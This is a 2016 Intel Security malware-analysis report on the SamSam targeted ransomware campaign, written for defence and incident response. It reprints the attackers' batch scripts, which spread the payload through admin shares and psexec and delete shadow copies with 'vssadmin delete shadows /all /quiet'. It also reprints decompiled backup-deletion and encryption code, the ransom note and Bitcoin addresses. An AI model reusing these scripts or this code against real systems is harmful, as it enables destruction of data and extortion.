

Targeted Ransomware No Longer a Future Threat

Analysis of a targeted and manual ransomware campaign

February 2016

By Christiaan Beek and Andrew Furtak

This report combines information from organizations across Intel Security. Thanks to all who contributed!

This technical report is intended to provide a summary of current threats. If you need assistance, the Intel Security Foundstone Services team offers a full range of incident response, strategic, and technical consulting services that can further help to ensure you identify security risks and build effective solutions to remediate security vulnerabilities.

Contents

Executive Summary	3
Analysis	3
Initial compromise	3
Samples	7
Details of samsam.exe	7
Encryption	10
Details of del.exe	13
Self-destruct mechanism	14
Bitcoins and payment	14
Decryption tool	17
Prevention.....	18
About Intel Security	18

Executive Summary

During the past few weeks, we have received information about a new campaign of targeted ransomware attacks. Instead of the normal *modus operandi* (phishing attacks or drive-by downloads that lead to automatic execution of ransomware), the attackers gained persistent access to the victim's network through vulnerability exploitation and spread their access to any connected systems that they could. On each system several tools were used to find, encrypt, and delete the original files as well as any backups. These tools included utilities from Microsoft Sysinternals and parts of open-source projects. After the encryption of the files, a ransom note appears, demanding a payment in Bitcoins to retrieve the files.

By separating particular functions from the ransomware binary, executing certain actions using free available tools and scripts, the adversaries tried to avoid detection as much as possible. This is unlike most ransomware cases that spread wherever possible. Targeted ransomware attacks have arrived.

Analysis

Initial compromise

Based on multiple sources, the adversaries compromised an external-facing server through an unpatched vulnerability. By deploying a tool that harvests Active Directory details, the adversaries were able to create a list of hosts and achieve lateral movement across the network, allowing them to deploy their tools to multiple systems.

The Active Directory tool:

Filename:	csvde.exe
MD5	9f5f35227c9e5133e4ada83011adfd63

After establishing a beachhead, the adversaries start to map the network with scripts and tools. An example of one script:

```
@echo off
for /f "delims=" %%a in (list.txt) do ping -n 1 %%a >nul && (echo %%a
ok >> ok.txt) || (echo %%a tk >> fail.txt)
pause
```

This script takes the results from list.txt and pings each host. If a host can be reached, it is written to ok.txt. Otherwise, it is written to fail.txt.

Resulting example of ok.txt:

```
<hostname_A> ok
<hostname_B> ok
.....
```

After the adversaries generated (public and private) keys, they uploaded ransomware and a public key to accessible systems using the batch script f.bat. This script not only distributes the files but also deletes the volume shadow copies from the victim's machines. This prevents the restoration of files from these volumes. Most ransomware samples contain "VSS.exe /delete" as one of the first functions in the code. By separating this into a script, these adversaries attempt to evade detection.

f.bat:

```
@echo off
for /f "delims=" %%a in (list.txt) do copy samsam.exe
\\%%a\C$\windows\system32 && copy %%a_PublicKey.keyxml
\\%%a\C$\windows\system32 && vssadmin delete shadows /all /quiet
pause
```

After the ransomware and key have been distributed to the victim's machines, sqlsrvtmg1.exe and the batch file re1.bat are also distributed.

re1.bat:

```
@echo off
for /f "delims=" %%a in (list.txt) do ps -s \\%%a cmd.exe /c if exist
C:\windows\sqlsrvtmg1.exe start /b C:\windows\sqlsrvtmg1.exe
pause
```

```
Filename:   Sqlsrvtmg1.exe
MD5:       5cde5adbc47fa8b414cdce72b48fa783
```

The main function of the file "sqlsrvtmg1.exe" is to search for locked files, especially backup related files.

```
private static string[] types = new string[40]
{
    ".abk",
    ".ac",
    ".back",
    ".backup",
    ".backupdb",
    ".bak",
    ".bb",
    ".bk",
    ".bkc",
    ".bke",
    ".bkf",
    ".bkn",
    ".bkp",
    ".bpp",
    ".bup",
    ".cvt",
    ".dbk",
    ".dtb",
    ".fb",
    ".fbw",
    ".fkc",
    ".jou",
    ".mbk",
    ".old",
    ".rpb",
    ".sav",
    ".sbk",
    ".sik",
    ".spf",
    ".spi",
    ".swp",
    ".tbk",
    ".tib",
    ".tjl",
    ".umb",
    ".vbk",
    ".vib",
    ".vmdk",
    ".vrb",
    ".wbk"
};
```

If running, the program will kill the process. This assures that files will not be locked when encryption starts and that backup directories will be deleted:

```
string ext = Path.GetExtension(fileInfo.FullName);
string target_dir = fileInfo.DirectoryName.ToLower();
if (target_dir.Contains("backup"))
    Program.DeleteDirectory(target_dir);
if (Array.Exists<string>(Program.types, (Predicate<string>) (element =
{
    if (File.Exists(fileInfo.FullName))
    {
        if (!Program.islocked(fileInfo.FullName))
        {
            fileInfo.Attributes = FileAttributes.Normal;
            File.Delete(fileInfo.FullName);
        }
        else
        {
            Program.killproc(fileInfo.Name);
            fileInfo.Attributes = FileAttributes.Normal;
            File.Delete(fileInfo.FullName);
        }
    }
}
```

The script reg.bat is distributed to execute the ransomware:

```
@echo off
for /f "delims=" %%a in (list.txt) do ps -s \\%%a cmd.exe /c if exist
C:\windows\system32\samsam.exe start /b C:\windows\system32\samsam.exe
%%a_PublicKey.keyxml
pause
```

In both preceding batch file examples, we see the parameter “ps -s.” This refers to psexec.exe, a Sysinternals tool from Microsoft. This tool enables remote execution of commands using the command line or in batch scripts. The adversaries renamed this tool “ps.”

After encryption is completed, the ransomware erases itself from the system. The components are described in detail in the following sections.

Samples

We were able to hunt down a group of samples that match the characteristics of the samsam.exe ransomware:

MD5 of sample files:

```
fe998080463665412b65850828bce41f
a14ea969014b1145382ffcd508d10156
9585f0c7dc287d07755e6818e1fa204c
87fac016a357487f626ecdca751cb6a5
868c351e29be8c6c1edde315505d938b
4c8fb28a68168430fd447ba1b92f4f42
14721036e16587594ad950d4f2db5f27
e26c6a20139f7a45e94ce0b16e62bd03
1e22c58a8b677fac51cf6c1d2cd1a0e2
43049c582db85b94feed9afa7419d78c
3e2642aa59753ecbe82514daf2ea4e88
4851e63304b03dc8e941840186c11679
02dce579d95a57f9e5ca0cde800dfb0f
0d2505ce7838bb22fcd973bf3895fd27
```

For our investigation we examined one file—a14ea969014b1145382ffcd508d10156—as an example.

Details of samsam.exe

File analysis:

Filename:	samsam.exe
File Size:	218,624 bytes
File Type:	PE32 executable
MD5:	a14ea969014b1145382ffcd508d10156
SHA1:	ff6aa732320d21697024994944cf66f7c553c9cd

Metadata:

Assembly Version: 8.2.8.8
File Type: PE 32 .NET Assembly
InternalName: samsam.exe
FileVersion: 2.4.8.4
CompanyName: Microsoft
Comments: MicrosoftSAM
ProductName: MicrosoftSAM
ProductVersion: 2.4.8.4
FileDescription: MicrosoftSAM

Encrypting the following file types:

.jin, .xls, .xlsx, .pdf, .doc, .docx, .ppt, .pptx, .txt, .dwg, .bak, .bkf, .pst, .dbx, .zip, .rar, .mdb, .asp, .aspx, .html, .htm, .dbf, .3dm, .3ds, .3fr, .jar, .3g2, .xml, .png, .tif, .3gp, .java, .jpe, .jpeg, .jpg, .jsp, .php, .3pr, .7z, .ab4, .accdb, .accde, .accdr, .accdt, .ach, .kbx, .acr, .act, .adb, .ads, .agdl, .ai, .ait, .al, .apj, .arw, .asf, .asm, .asx, .avi, .awg, .back, .backup, .backupdb, .pbl, .bank, .bay, .bdb, .bgt, .bik, .bkp, .blend, .bpw, .c, .cdf, .cdr, .cdr3, .cdr4, .cdr5, .cdr6, .cdrw, .cdx, .ce1, .ce2, .cer, .cfp, .cgm, .cib, .class, .cls, .cmt, .cpi, .cpp, .cr2, .craw, .crt, .crw, .phtml, .php5, .cs, .csh, .csl, .tib, .csv, .dac, .db, .db3, .db-journal, .dc2, .dcr, .dcs, .ddd, .ddoc, .ddrw, .dds, .der, .des, .design, .dgc, .djvu, .dng, .dot, .docm, .dotm, .dotx, .drf, .drw, .dtd, .dxb, .dxf, .dxg, .eml, .eps, .erbsql, .erf, .exf, .fdb, .ffd, .fff, .fh, .fmb, .fhd, .fla, .flac, .flv, .fpx, .fxg, .gray, .grey, .gry, .h, .hbk, .hpp, .ibank, .ibd, .ibz, .idx, .iif, .iiq, .incpas, .indd, .kc2, .kdbx, .kdc, .key, .kpdx, .lua, .m, .m4v, .max, .mdc, .mdf, .mef, .mfw, .mmw, .moneywell, .mos, .mov, .mp3, .mp4, .mpg, .mrw, .msg, .myd, .nd, .ndd, .nef, .nk2, .nop, .nrw, .ns2, .ns3, .ns4, .nsd, .nsf, .nsg, .nsh, .nwb, .nx2, .nxl, .nyf, .oab, .obj, .odb, .odc, .odf, .odg, .odm, .odp, .ods, .odt, .oil, .orf, .ost, .otg, .oth, .otp, .ots, .ott, .p12, .p7b, .p7c, .pab, .pages, .pas, .pat, .pcd, .pct, .pdb, .pdd, .pef, .pem, .pfx, .pl, .plc, .pot, .potm, .potx, .ppam, .pps, .ppsm, .ppsx, .pptm, .prf, .ps, .psafe3, .psd, .pspimage, .ptx, .py, .qba, .qbb, .qbm, .qbr, .qbw, .qbx, .qby, .r3d, .raf, .rat, .raw, .rdb, .rm, .rtf, .rw2, .rwl, .rwz, .s3db, .sas7bdat, .say, .sd0, .sda, .sdf, .sldm, .sldx, .sql, .sqlite, .sqlite3, .sqlitedb, .sr2, .srf, .srt, .srw, .st4, .st5, .st6, .st7, .st8, .std, .sti, .stw, .stx, .svg, .swf, .sxc, .sxd, .sxc, .sxi, .sxi, .sxm, .sxw, .tex, .tga, .thm, .tlg, .vob, .war, .wallet, .wav, .wb2, .wmv, .wpd, .wps, .x11, .x3f, .xis, .xla, .xlam, .xlk, .xlm, .xlr, .xlsb, .xlsm, .xlt, .xltm, .xltx, .xlw, .ycbcra, .yuv

While searching for these files, the ransomware avoids the following directories:

- Windows
- Reference Assemblies\Microsoft
- Recycle.bin

```
.method public static hidebysig void recursivegetfiles(string path)
{
    .maxstack 3
    .locals init (class [mscorlib]System.IO.DirectoryInfo U0,
                 class [mscorlib]System.IO.FileInfo U1,
                 int64 U2,
                 bool U3,
                 class <>c__DisplayClass1 U4,
                 class [mscorlib]System.IO.DirectoryInfo U5,
                 class [mscorlib]System.IO.FileInfo[] U6,
                 int32 U7,
                 class [mscorlib]System.IO.DirectoryInfo[] U8,
                 int32 U9)

    .try {
        ldarg.0
        ldsfld string SAM.Program::sysdir
        ldstr aWindows // "Windows"
        call string [mscorlib]System.String::Concat(string, string)
        call bool [mscorlib]System.String::op_Inequality(string, string)
        brfalse loc_D83
    }
```

```
ldarg.0
ldstr aReferenceAssem // "Reference Assemblies\\Microsoft"
callvirt instance bool [mscorlib]System.String::Contains(string)
brtrue loc_D83
```

```
ldarg.0
ldstr aRecycle_bin // "Recycle.Bin"
callvirt instance bool [mscorlib]System.String::Contains(string)
brtrue loc_D83
```

The ransomware parses every disk file system recursively. All the files less than 104,857,600 bytes (100MB) in size are encrypted during file system tree traversal, with the names for the files of greater size stored in four lists:

- mylist250: for files less than 250MB
- mylist500: for files less than 500MB
- mylist1000: for files less than 1,000MB
- mylistbig: for files bigger than 1,000MB

Code:

```
if (length <= 104857600L)
{
    try
    {
        Program.myeenncc(fileInfo.FullName);
    }
    catch
    {
    }
}
else if (104857600L < length && length <= 262144000L)
    Program.mylist250.Add(fileInfo.FullName);
else if (262144000L < length && length <= 524288000L)
    Program.mylist500.Add(fileInfo.FullName);
else if (524288000L < length && length <= 1048576000L)
    Program.mylist1000.Add(fileInfo.FullName);
else
    Program.mylistbig.Add(fileInfo.FullName);
```

Most likely this optimization is to maximize the number of files encrypted in case the process is terminated prematurely.

Encryption

This ransomware uses the AES algorithm in CBC mode to encrypt the files. Each newly encrypted file has a 3,072-byte XML header at the beginning:

```
<MtAeSKeYForFile>
<Key>base64 encoded Rijndael key, encrypted with RSA with OAEP padding</Key>
<IV>base64 encoded Rijndael IV, encrypted with RSA with OAEP padding</IV>
<Value>base64 encoded HMACSHA256 of the encrypted file data with the header
zeroed</Value>
<EncryptedKey>base64 encoded HMAC key, encrypted with RSA with OAEP
padding</EncryptedKey>
<OriginalFileLength>original file length</OriginalFileLength>
</MtAeSKeYForFile>
```

The Rijndael key (16 bytes), Rijndael IV (16 bytes), and HMAC key (64 bytes) are randomly generated using the [RNGCryptoServiceProvider\(\) API](#):

```
private static byte[] GenerateRandom(int length)
{
    byte[] data = new byte[length];
    new RNGCryptoServiceProvider().GetBytes(data);
    return data;
}
```

The keys are unique for each encrypted file.

```
public static string Encrypt(string plainFilePath, string encryptedFilePath, string
manifestFilePath, string rsaKey)
{
    byte[] signatureKey = encc.GenerateRandom(64);
    byte[] key = encc.GenerateRandom(16);
    byte[] iv = encc.GenerateRandom(16);
    encc.EncryptFile(plainFilePath, encryptedFilePath, key, iv, signatureKey, rsaKey);
    return (string) null;
}
```

Encrypted data from the original file is written after the header. The data is encrypted using the Rijndael algorithm, 10,240 bytes (10KB) at a time, using the function EncryptStringToBytes:

```
private static byte[] EncryptStringToBytes(byte[] plainBuf, byte[] Key, byte[] IV)
{
    if (plainBuf == null || plainBuf.Length <= 0)
        throw new ArgumentNullException("plainText");
    if (Key == null || Key.Length <= 0)
        throw new ArgumentNullException("Key");
    if (IV == null || IV.Length <= 0)
        throw new ArgumentNullException("IV");
    byte[] numArray;
    using (RijndaelManaged rijndaelManaged = new RijndaelManaged())
    {
        rijndaelManaged.KeySize = 128;
        rijndaelManaged.FeedbackSize = 8;
        rijndaelManaged.Key = Key;
        rijndaelManaged.IV = IV;
        rijndaelManaged.Padding = PaddingMode.Zeros;
        ICryptoTransform encryptor = rijndaelManaged.CreateEncryptor(rijndaelManaged.Key,
rijndaelManaged.IV);
        using (MemoryStream memoryStream = new MemoryStream())
        {
            using (CryptoStream cryptoStream = new CryptoStream((Stream) memoryStream, encryptor,
CryptoStreamMode.Write))
            {
                cryptoStream.Write(plainBuf, 0, plainBuf.Length);
                cryptoStream.FlushFinalBlock();
                numArray = memoryStream.ToArray();
                cryptoStream.Close();
            }
            memoryStream.Close();
        }
    }
    return numArray;
}
```

The code example from the ransomware looks exactly like the MSDN example: <https://msdn.microsoft.com/en-us/library/system.security.cryptography.rijndaelmanaged%28v=vs.110%29.aspx?cs-save-lang=1&cs-lang=csharp#code-snippet-2>. The differences have been highlighted in the preceding block.

An SHA256 HMAC is calculated for each file. This HMAC ensures the integrity of the encrypted data.

RSA encryption is used to encrypt the AES key and IV along with the HMAC key. The ransomware uses the RSACryptoProvider API with the (2,048 bit) public key provided. The padding scheme was OAEP.

```
public static byte[] RSAEncryptBytes(byte[] datas, string keyXml)
{
    using (RSACryptoServiceProvider cryptoServiceProvider = new
    RSACryptoServiceProvider(2048))
    {
        cryptoServiceProvider.FromXmlString(keyXml);
        return cryptoServiceProvider.Encrypt(datas, true);
    }
}
```

[Here is the reference](#) for the RSACryptoServiceProvider class.

This ransomware is unique in that the public key used for the encryption is a separate file, generated separately for each machine. In the cases we observed, the public key files were placed in the same directory as samsam.exe, C:\Windows\System32. This function searches for the public key and its location on the victim's system:

```
ldarg.0
ldsflld string SAM.Program::publickey
call string SAM.Program::encryptFile(string plainFilePath, string publicKeyPath)
pop
ldloc.0
callvirt instance string [mscorlib]System.IO.FileInfo::get_DirectoryName()
ldstr asc_3376 // "\\\"
ldloc.0
callvirt instance string [mscorlib]System.IO.FileSystemInfo::get_Name()
ldsflld string SAM.Program::ext_enc
call string [mscorlib]System.String::Concat(string, string, string, string)
call bool [mscorlib]System.IO.File::Exists(string)
brfalse.s loc_9F5
```

The encrypted file has the same name as the original, except that the extension .encryptedRSA has been added. After the ransomware has completed the encryption, the original file is deleted.

This step is followed by the function "create_desk_file" that creates an HTML file on the victim's desktop with the name HELP_DECRYPT_YOUR_FILES.

```

                                #What happened to your files?
All of your important files encrypted with RSA-
2048, RSA-2048 is a powerful cryptography algorithm For more information you can use Wikipedia *attention: Don't
dit encrypted files because it will be impossible to decrypt your files

                                #How to recover files?

\nRSA is a asymmetric cryptographic algorithm, You need two key 1-Public key: you need it for encryption 2-Priv
n So you need Private key to recover your files. It's not possible to recover your files without private key

                                #How
                                to get private key?

You can receive your Private Key in 3 easy steps: Step1: You must send us One B
itcoin for each affected PC to receive Private Key. Step2: After you send us one Bitcoin, Leave a comment on our
detail: Your Bitcoin transaction reference + Your Computer name *Your Computer name is:MachineName

Step3: We will reply to your comment with a decryption software, You should run it on your affected PC and all em
*Our blog address: http://union83939k.wordpress.com *Our Bitcoin address: 19CbDoa3DLTzkkTluQrMFM42AUvfQN4Kds

```

Samsam.exe has two embedded files in the resources section:

- Del.exe
- Selfdel.exe

Details of del.exe

```

Filename:      Del.exe
File Size:    155,736 bytes
File Type:    PE32 Executable
MD5:         e189b5ce11618bb7880e9b09d53a588f
SHA1:        964f7144780aff59d48da184daa56b1704a86968
Compile Time: Sat Jan 14 23:06:53 2012 UTC

```

This file is a signed copy of Microsoft's Sysinternals tool SDelete, designed to securely delete files.

```

.rsrc Copyright
.rsrc 1999-2012 Mark Russinovich
.rsrc OriginalFilename
.rsrc sdelete.exe
.rsrc ProductName
.rsrc Sysinternals Sdelete
.rsrc ProductVersion
.rsrc 1.61

```

```

sub     esp, 8
push   edi
push   offset aSdeleteSecured ; "\nSDelete - Secure Delete v1.61\n"
mov    [esp+10h+var_8], 0
call   _wprintf
push   offset aCopyrightC1999 ; "Copyright (C) 1999-2012 Mark Russinovic"..
call   _wprintf
push   offset aSysinternalsWw ; "Sysinternals - www.sysinternals.com\n\n"
call   _wprintf

```

Self-destruct mechanism

```

Filename:      Selfdel.exe
File Size:     5,632 bytes
File Type:     PE32 Executable
MD5:          710a45e007502b8f42a27ee05dcd2fba
SHA1:         5e70502689f6bf87eb367354268923e6a7e875c6
Compile Time: Wed Dec 02 22:24:42 2015 UTC

```

After all the files are encrypted, the ransomware uses the included selfdel.exe to delete itself from the system:

```

ldstr  aDel_exe      // "del.exe"
ldstr  aP16Samsam_exe // "-p 16 samsam.exe"
call   void selfdel.Program::proc_exe(string file, string arg)
ldc.i4 0x7530
call   void [mscorlib]System.Threading.Thread::Sleep(int32)
ldstr  aDel         // "del"
call   class [System]System.Diagnostics.Process[] [System]System.Diagnostics.Process::GetProcessesByName(string)
stloc.1

```


This step verifies the location of samsam.exe and deletes it. The preceding code example shows that “del.exe -p 16 samsam.exe” will be executed. The “-p 16” indicates 16 passes of erasing, to guarantee that the original file cannot be restored for investigation.

Bitcoins and payment

The ransomware note on the desktop instructs the victim to go to a WordPress site and follow the instructions to pay into the adversaries’ Bitcoin wallet.


- [hxxps://followsec7.wordpress.com](https://followsec7.wordpress.com)

The victim has to leave a comment with the machine name and pay BTC1.5:




We identified some wallet addresses during our investigation:

- 19CbDoaZDLTzkkT1uQrMPM42.....
- 1D6ScsG2BmZu3VFDEgfnMC6Cz.....



Some of the initial wallets contain between BTC18–22, which is worth about US\$7,000–\$9,000.

Following the trail of transactions and payments, we visualized a small example of these actions. The bigger the dot, the more important this wallet is in the ongoing transactions.



Studying the transactions, it appears that many victims may have paid a ransom for a variety of impacted systems.

After the suspension of the WordPress blog site `followsec7.wordpress.com`, the adversaries created another site, which has also been suspended:

- `hxxps://union83939k.wordpress.com`

Decryption tool

After the victims have paid the ransom, they receive a decryption tool and the private key to start decrypting their files.

Filename: dec.exe
MD5: 56746bd731f732e6571b707b7a039476

The decryption tool is another .Net application, developed by the adversaries. It can be easily deconstructed:

```
private static string ext_enc = ".encryptedRSA";
private static string helpfile = "HELP_DECRYPT_YOUR_FILES";
private static string helpfileext = ".html";
private static List<string> mylist = new List<string>();
private static string currentdir = Directory.GetCurrentDirectory();
private static string selfname = Process.GetCurrentProcess().ProcessName + ".exe";
private static string privkey = "";

private static void Main(string[] args)
{
    if (args.Length != 1)
    {
        Console.WriteLine("\r\nPrivate Key not Found In your argument\r\n\r\nUsage:");
    }
    else
    {
        if (!string.IsNullOrEmpty(args[0]))
            Program.privkey = File.ReadAllText(args[0]);
        Console.WriteLine("Start Decrypting...");
        Thread.Sleep(3000);
        Console.WriteLine("Searching For Affected Files ... Please Wait.");
        foreach (DriveInfo driveInfo in DriveInfo.GetDrives())
        {
```

Decryption mechanism:

```
lOrgFileSize = Convert.ToInt64(xmlNode.InnerText);
byte[] key = Encipher.RSADescriptBytes(Convert.FromBase64String(s1), Program.privkey);
byte[] iv = Encipher.RSADescriptBytes(Convert.FromBase64String(s2), Program.privkey);
Encipher.DecryptFile(encryptedFilePath, str, key, iv, lOrgFileSize);
}
catch (FormatException ex)
```

Prevention

Based on what we have learned about these attacks, it seems clear that the adversaries launched a targeted and manual attack with the goal of holding files for ransom. Some of the techniques used suggest an attempt to evade detection. Although there is no silver bullet to prevent such attacks, good security practices do help. We recommend the following measures:

- **Quickly install security updates:** The entry point appears to be exploiting a known vulnerability in third-party software. This demonstrates the value of disciplined practices regarding operating system and application software updates, especially for externally facing systems.
- **Ensure updated security software is installed:** When malware such as ransomware is discovered, up-to-date security software may be able to detect it.
- **Implement a robust backup/recovery strategy:** Good backup and recovery is critical in cases of targeted attacks as well as other catastrophic events. The data should be stored in a secure and separate location, and the recovery strategy should be frequently tested.

About Intel Security

McAfee is now part of Intel Security. With its Security Connected strategy, innovative approach to hardware-enhanced security, and unique Global Threat Intelligence, Intel Security is intensely focused on developing proactive, proven security solutions and services that protect systems, networks, and mobile devices for business and personal use around the world. Intel Security combines the experience and expertise of McAfee with the innovation and proven performance of Intel to make security an essential ingredient in every architecture and on every computing platform. Intel Security's mission is to give everyone the confidence to live and work safely and securely in the digital world. www.intelsecurity.com

The information in this document is provided only for educational purposes and for the convenience of Intel Security customers. The information contained herein is subject to change without notice, and is provided "as is," without guarantee or warranty as to the accuracy or applicability of the information to any specific situation or circumstance. Intel, McAfee, and the Intel and McAfee logos are trademarks of Intel Corporation or McAfee, Inc. in the United States and other countries. Other marks and brands may be claimed as the property of others. Copyright © 2016 Intel Corporation.